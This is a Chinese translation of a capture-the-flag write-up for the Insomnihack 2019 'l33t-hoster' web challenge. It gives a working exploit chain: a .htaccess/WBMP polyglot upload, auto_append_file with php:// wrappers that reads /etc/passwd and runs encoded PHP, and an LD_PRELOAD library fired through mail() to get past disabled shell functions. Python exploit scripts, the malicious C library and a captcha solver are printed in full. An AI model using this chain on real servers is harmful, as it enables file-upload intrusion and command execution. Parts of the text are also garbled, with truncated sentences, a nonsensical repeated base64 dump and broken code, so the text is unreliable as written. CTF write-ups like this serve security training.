Insomnihack Teaser 2019 Web题 I33t-hoster WriteUp

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原文链接: https://corb3nik.github.io/blog/insomnihack-teaser-2019/l33t-hoster

描述

你可以在这而上传你的I33t照片。这里

题目

Insomnihack出的有一道不错的题目!

此题目包含一个文件上传服务,允许用户往专门创建的文件夹中上传图像。

Your files:

Upload your pics!

Browse...

No file selected.

Submit Query

先知社区

通过检查源代码,我们可以找到HTML注释<!--/?source -->,因此可以通过GET请求参数source查看题目代码。

以下是题目代码:

```
<?php
if (isset($_GET["source"]))
  die(highlight_file(__FILE__));
session_start();
if (!isset($_SESSION["home"])) {
   $_SESSION["home"] = bin2hex(random_bytes(20));
$userdir = "images/{$_SESSION["home"]}/";
if (!file_exists($userdir)) {
  mkdir(Suserdir);
$disallowed_ext = array(
   "php",
   "php3",
   "php4",
   "php5",
   "php7",
   "pht",
   "phtm",
   "phtml",
```

```
"phar".
   "phps",);
if (isset($_POST["upload"])) {
  if ($_FILES['image']['error'] !== UPLOAD_ERR_OK) {
      die("yuuuge fail");
  $tmp_name = $_FILES["image"]["tmp_name"];
  $name = $_FILES["image"]["name"];
  $parts = explode(".", $name);
  $ext = array_pop($parts);
  if (empty($parts[0])) {
      array_shift($parts);
  if (count($parts) === 0) {
      die("lol filename is empty");
  if (in_array($ext, $disallowed_ext, TRUE)) {
      die("lol nice try, but im not stupid dude...");
  $image = file_get_contents($tmp_name);
  if (mb_strpos($image, "<?") !== FALSE) {</pre>
      die("why would you need php in a pic....");
  if (!exif_imagetype($tmp_name)) {
      die("not an image.");
  $image_size = getimagesize($tmp_name);
  if ($image_size[0] !== 1337 || $image_size[1] !== 1337) {
      die("lol noob, your pic is not 133t enough");
  $name = implode(".", $parts);
  move_uploaded_file($tmp_name, $userdir . $name . "." . $ext);
echo "<h3>Your <a href=$userdir>files</a>:</h3>";
foreach(glob($userdir . "*") as $file) {
  echo "<a href='$file'>$file</a>";
echo "";
<h1>Upload your pics!</h1>
<form method="POST" action="?" enctype="multipart/form-data">
  <input type="file" name="image">
   <input type="submit" name=upload>
</form>
<!-- /?source -->
```

确定题目意图

上面的脚本允许用户在目录images/[20_random_bytes_in_hex]/[filename]上传文件。

成功上传后,将显示文件位置,并允许用户访问其文件。

这里无法上传任意类型文件。实际上,必须遵守以下限制:

• 上传的文件不能有PHP扩展名 (.php,.php3,.phar,...)。

- 上传的文件不能包含<?。
- 上传的文件必须是大小为1337x1337的有效图像。

假设我们想要获得RCE,我们需要找到一种不使用PHP扩展就可以执行PHP代码的方法。

上传.htaccess文件可以帮助我们解决这个问题,但是由于图像限制,我们需要找到一种方法来创建有效的.htaccess/image多语意文件。

找到一个可能的.htaccess/image多语意文件

寻找.htaccess/image多语言文件的主旨是我们需要一个可被解释为.htaccess文件而没有任何错误的图像文件。

每个图像文件格式都以一些魔术字节开头,以此来定义自身类型。例如,PNG将以4个字节\x89PNG开头。由于\x89PNG不是有效的.htacces指令,因此我们无法将PNG文化因此,我首先尝试寻找一个签名开头带有■符号的文件格式。由于■符号被解释为.htaccess文件中的注释,因此将忽略图像数据的其余部分,从而生成有效的.htaccess/imag不幸的是,我找不到以■开头的图像文件格式。

后来,我的一个队友(@Tuan_Linh_98)发现在.htaccess文件中也会忽略以空字节(\x00)开头的行,这和注释(■)一样。

查看exif_imagetype()支持的图像类型,我们可以下载每种类型的样本并寻找以空字节开头的签名。

一个很好的候选者是.wbmp文件:

创建.htaccess/image多语意文件

<?php

简单起见,我需要找到最小的能用的.wbmp文件。我用以下php脚本实现

```
error_reporting(0);
$contents = file_get_contents("../payloads/original.wbmp");
$i = 0;
while (true) {
 $truncated = substr($contents, 0, $i);
 file_put_contents("truncated.wbmp", $truncated);
 if (exif_imagetype("truncated.wbmp")) break;
 $i += 1;
}
echo "Shortest file size : $i\n";
var_dump(exif_imagetype("truncated.wbmp"));
var_dump(getimagesize("truncated.wbmp"));
?>
... 输出结果为:
$ php solution.php && xxd truncated.wbmp
Shortest file size : 6
array(5) {
 [0]=>
 int(1200)
 [1]=>
 int(800)
 [2]=>
 int(15)
 [3]=>
 string(25) "width="1200" height="800""
 string(18) "image/vnd.wap.wbmp"
```


00000000: 0000 8930 8620 ...0.

看起来定义一个有效的.wbmp文件只需要6个字节!我们可以假设宽度和高度在第3-第6字节存储。

通过hex editor,你可以修改这些字节来得到1337x1337的大小。最终尺寸为1337x1337的.wbmp图片长这样:

\$ xxd truncated.wbmp
00000000: 0000 8a39 8a39 ...9.9

在这个文件中,我们添加的任意数据都将被视为有效:



找到php代码执行方法

既然我们可以上传.htaccess文件,下一步就是找到代码执行得方式。由于<?被过滤,我们不能简单地上传PHP脚本并让它执行。

php_value是.htaccess文件中可以用的指令之一。该指令允许我们使用PHP_INI_PERDIR标志修改此处列表里的任何设置。

在这些设置中,有个auto_append_file,它允许我们在请求PHP文件时添加或包含一个文件。后来发现,auto_append_file还允许各种包装器,如php://。

我们来试试吧。上传一个.htaccess文件,设置扩展名为.corb3nik的文件当做PHP执行,并在最后添加php://filter/convert.base64-encode/resource=/etc/g

POST /? HTTP/1.1Host: 35.246.234.136Content-Length: 393Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRLxLI

```
-----WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="image"; filename="..htaccess"
Content-Type: application/octet-stream
```

AddType application/x-httpd-php .corb3nik

```
php_value auto_append_file "php://filter/convert.base64-encode/resource=/etc/passwd"
 -----WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="upload"
Submit.
-----WebKitFormBoundaryRLxLDsJy2MLYk3NT--
我们再来上传一个普通的trigger.corb3nik文件(内容无关紧要)并请求它。
$ curl http://35.246.234.136/images/86fd160f5f370ffe1c6c35571bd98b7f0ce64742/trigger.corb3nik
\verb|cm9vdDp40jA6MDpyb2900i9jab2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW4feDoyOjI6Ymlu0i91c4Ivc2JpbjovdXNyL0i9W4feDoyOjI6Ymlu0i9Ivc2JpbjovdXNyL0i9W4feDoyOjIf0AfeDoyOjIf0AfeDoyOjIf0AfeDoyOjIf0AfeDoyOjIf0AfeDoyOjI
由于可以使用php://,我们可以在文件中用base64编码PHP代码并上传,再用.htaccess文件对它做base64解码,并在响应返回之前评估其内容。
为了简化这个过程,我写了一个python脚本:
#!/usr/bin/env python3
import requests
import base64
URL = "http://35.246.234.136/"
RANDOM_DIRECTORY = "ad759ad95e5482e02a15c5d30042b588b6630e64"
COOKIES = {
       "PHPSESSID" : "0e7eal0ji7seg6ac3ck7d2csd8"}
def upload_content(name, content):
      data = {
              "image" : (name, content, 'image/png'),
               "upload" : (None, "Submit Query", None)
      response = requests.post(URL, files=data, cookies=COOKIES)
HT_ACCESS = VALID_WBMP + b"""
{\tt AddType\ application/x-httpd-php\ .corb3nik}
php_value auto_append_file "php://filter/convert.base64-decode/resource=shell.corb3nik"
TARGET_FILE = VALID_WBMP + b"AA" + base64.b64encode(b"""
<?php
  var_dump("works");
?>
 """)
upload_content("..htaccess", HT_ACCESS)
upload_content("shell.corb3nik", TARGET_FILE)
upload_content("trigger.corb3nik", VALID_WBMP)
response = requests.post(URL + "/images/" + RANDOM_DIRECTORY + "/trigger.corb3nik")
print(response.text)
... 运行之后:
$ python solution.py
■9■9
string(5) "works"
可以运行PHP代码了!
```

找到命令执行方法

使用上面的python脚本,我们可以运行任意PHP代码。我们试了几个典型的shell函数,例如system()和exec(),但发现这些函数大部分被屏蔽了。调用phpinfo()得到

| disable_classes | SplFileObject,SplFileInfo,SplTempFileObject,SessionHa ndler |
|-------------------|--|
| disable_functions | pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wifstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,passthru,shell_exec,system,proc_open,popen,pcntl_exec,posix_mkfifo,pg_lo_import,dbmopen,dbase_open,popen,chgrp,chown,chmod,symlink,apache_setenv,define_syslog_variables,posix_getpwuid,posix_kill,posix_mkfifo,posix_setpgid,posix_setsid,posix_uname,proc_close,pclose,proc_nice,proc_terminate,curl_exec,curl_multi_exec,parse_ini_file,show_source,imap_open,fopen,copy,rename,readfile,readlink,tmpfile,tempnam,touch,link,file_put_contents,file,ftp_connect,ftp_ssl_connect, |

在这种情况下,获取命令执行的已知办法是通过mail()函数。

```
PHP的mail()函数调用execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "],
...)。由于这种实现,如果我们使用自写动态库设置环境变量LD_PRELOAD,从而修改/bin/sh的行为并获得命令执行。这里阅读更多相关信息。
```

即使/usr/sbin/sendmail不存在,这办法也有用。我们可以用一个小的PHP脚本来证明:

```
<?php
      putenv("LD_PRELOAD=garbage");
      mail('a','a','a');
?>
$ php index.php
ERROR: ld.so: object 'garbage' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
sh: 1: /usr/sbin/sendmail: not found
在自写库中,我们重写了getuid()函数:
$ cat evil.c
/* compile: gcc -Wall -fPIC -shared -o evil.so evil.c -ldl */
#include <stdlib.h>#include <stdio.h>#include <string.h>
void payload(char *cmd) {
 char buf[512];
 strcpy(buf, cmd);
 strcat(buf, " > /tmp/_Output.txt");
 system(buf);}
int getuid() {
 char *cmd;
 if (getenv("LD_PRELOAD") == NULL) { return 0; }
 unsetenv("LD_PRELOAD");
 if ((cmd = getenv("_evilcmd")) != NULL) {
  payload(cmd);
 }
return 1;
}
```

上面的代码将使用_evilcmd环境变量中指定的命令运行system()。输出将发送到/tmp/_Output.txt。

这是新的python利用脚本(这里调用的命令是uname -a):

```
#!/usr/bin/env python3
import requestsimport base64
VALID\_WBMP = b"\x00\x00\x8a\x39\x8a\x39\x0a"
URL = "http://35.246.234.136/"
RANDOM_DIRECTORY = "ad759ad95e5482e02a15c5d30042b588b6630e64"
COOKIES = {
```

```
def upload_content(name, content):
  data = {
       "image" : (name, content, 'image/png'),
       "upload" : (None, "Submit Query", None)
   }
  response = requests.post(URL, files=data, cookies=COOKIES)
HT_ACCESS = VALID_WBMP + b"""
AddType application/x-httpd-php .corb3nik
\verb|php_value| auto_append_file "php://filter/convert.base64-decode/resource=shell.corb3nik"|
TARGET_FILE = VALID_WBMP + b"AA" + base64.b64encode(b"""
<?php
move_uploaded_file($_FILES['evil']['tmp_name'], '/tmp/evil.so');
putenv('LD_PRELOAD=/tmp/evil.so');
putenv("_evilcmd=uname -a");
mail('a','a','a');
echo file_get_contents('/tmp/_Output.txt');
?>
upload_content("..htaccess", HT_ACCESS)
upload_content("shell.corb3nik", TARGET_FILE)
upload_content("trigger.corb3nik", VALID_WBMP)
files = { "evil" : open("../payloads/evil.so", "rb") }
response = requests.post(URL + "/images/" + RANDOM_DIRECTORY + "/trigger.corb3nik", files=files)
print(response.text)
$ python solution.py # uname -a
■9■9
Linux ab5411ade442 4.15.0-1026-gcp #27-Ubuntu SMP Thu Dec 6 18:27:01 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
$ python solution.py # ls -lah /
■9■9
total 104K
drwxr-xr-x 1 root root 4.0K Jan 20 08:25 .
drwxr-xr-x 1 root root 4.0K Jan 20 08:25 ...
-rwxr-xr-x 1 root root
                         0 Jan 20 08:25 .dockerenv
drwxr-xr-x 1 root root 4.0K Jan 9 15:45 bin
drwxr-xr-x 2 root root 4.0K Apr 24 2018 boot
drwxr-xr-x 5 root root 360 Jan 20 08:25 dev
drwxr-xr-x 1 root root 4.0K Jan 20 08:25 etc
-r---- 1 root root 38 Jan 10 15:10 flag
-rwsr-xr-x 1 root root 17K Jan 10 15:10 get_flag
drwxr-xr-x 2 root root 4.0K Apr 24 2018 home
drwxr-xr-x 1 root root 4.0K Nov 12 20:54 lib
drwxr-xr-x 2 root root 4.0K Nov 12 20:55 lib64
drwxr-xr-x 2 root root 4.0K Nov 12 20:54 media
drwxr-xr-x 2 root root 4.0K Nov 12 20:54 mnt
drwxr-xr-x 2 root root 4.0K Nov 12 20:54 opt
dr-xr-xr-x 362 root root 0 Jan 20 08:25 proc
drwx----- 1 root root 4.0K Jan 20 09:58 root
drwxr-xr-x 1 root root 4.0K Jan 9 15:46 run
drwxr-xr-x 1 root root 4.0K Nov 19 21:20 sbin
drwxr-xr-x 2 root root 4.0K Nov 12 20:54 srv
dr-xr-xr-x 13 root root 0 Jan 19 20:39 sys
d-wx-wx-wt 1 root root 4.0K Jan 20 21:28 tmp
drwxr-xr-x 1 root root 4.0K Nov 12 20:54 usr
drwxr-xr-x 1 root root 4.0K Jan 9 15:45 var
$ python solution.py # /get_flag
```

"PHPSESSID" : "0e7eal0ji7seg6ac3ck7d2csd8"}

■9**■**9

```
Please solve this little captcha:
2887032228 + 1469594144 + 3578950936 + 3003925186 + 985175264
11924677758 != 0 :(
```

就要出来了!貌似解开这个验证码就能拿到flag。

解验证码

为了获得flag,我们需要求解可执行文件/get_flag给出的等式。/get_flag文件要求用户在不到一秒的时间内输入,因此我们需要一个自动化解算器。 运行几次后我发现这个等式只是在做加法。

我决定用C来写求解器:

```
$ cat captcha_solver.c
#include <string.h>
#include <stdint.h>
#include <stdio.h>
#include <signal.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/prctl.h>
int main() {
      pid_t pid = 0;
      int inpipefd[2];
      int outpipefd[2];
      pipe(inpipefd);
      pipe(outpipefd);
      pid = fork();
      if (pid == 0) {
               dup2(outpipefd[0], STDIN_FILENO);
               dup2(inpipefd[1], STDOUT_FILENO);
               dup2(inpipefd[1], STDERR_FILENO);
               prctl(PR_SET_PDEATHSIG, SIGTERM);
               execl("/get_flag", "get_flag", (char*) NULL);
               exit(1);
      close(outpipefd[0]);
      close(inpipefd[1]);
      char data[0xff] = {0};
      // Read first line
      for (; data[0] != '\n'; read(inpipefd[0], data, 1));
      // Read captcha
      read(inpipefd[0], data, 0xff);
      uint64_t sum = 0;
      char *pch;
      printf("Raw : %s\n", data);
      pch = strtok (data, "+");
      printf("Sum : %lu\n", sum);
      while (pch != 0) {
               sum += strtoull(pch, 0, 10);
              printf("Operand : %lu\n", atol(pch));
              printf("Sum : %lu\n", sum);
              pch = strtok (0, "+");
      }
      char result[32] = \{0\};
      sprintf(result, "%lu\n", sum);
      printf("Result : %lu\n", sum);
```

```
write(outpipefd[1], result, 16);
      memset(data, 0, 0xff);
      read(inpipefd[0], data, 0xff);
      printf("Final : %s", data);
}
上面的代码首先上启动/get_flag,获取等式,用+作为分隔符将其拆分,对每个部分求和,再将结果发回二进制文件并打印flag。
最后的PHP代码:
<?php
// Upload the solver and shared library
move_uploaded_file($_FILES['captcha_solver']['tmp_name'], '/tmp/captcha_solver');
move_uploaded_file($_FILES['evil']['tmp_name'], '/tmp/evil_lib');
\ensuremath{//} Set the captcha_solver as executable
putenv('LD_PRELOAD=/tmp/evil_lib');
putenv("_evilcmd=chmod +x /tmp/captcha_solver");
mail('a','a','a');
// Run the captcha solver
putenv("_evilcmd=cd / && /tmp/captcha_solver");
mail('a','a','a');
// Print output
echo file_get_contents('/tmp/_Output.txt');
... 最终结果:
$ python solution.py
■9■9
Raw: 4185107874 + 1348303100 + 4161955080 + 4235948880 + 3410743011
Sum : 0
Operand : 4185107874
Sum : 4185107874
Operand : 1348303100
Sum : 5533410974
Operand : 4161955080
Sum : 9695366054
Operand : 4235948880
Sum : 13931314934
Operand : 3410743011
Sum : 17342057945
Result : 17342057945
Final : INS{133t_133t_1ch_hab_d1ch_li3b}
Flag: INS\{l33t\_l33t\_ich\_hab\_d1ch\_li3b\}
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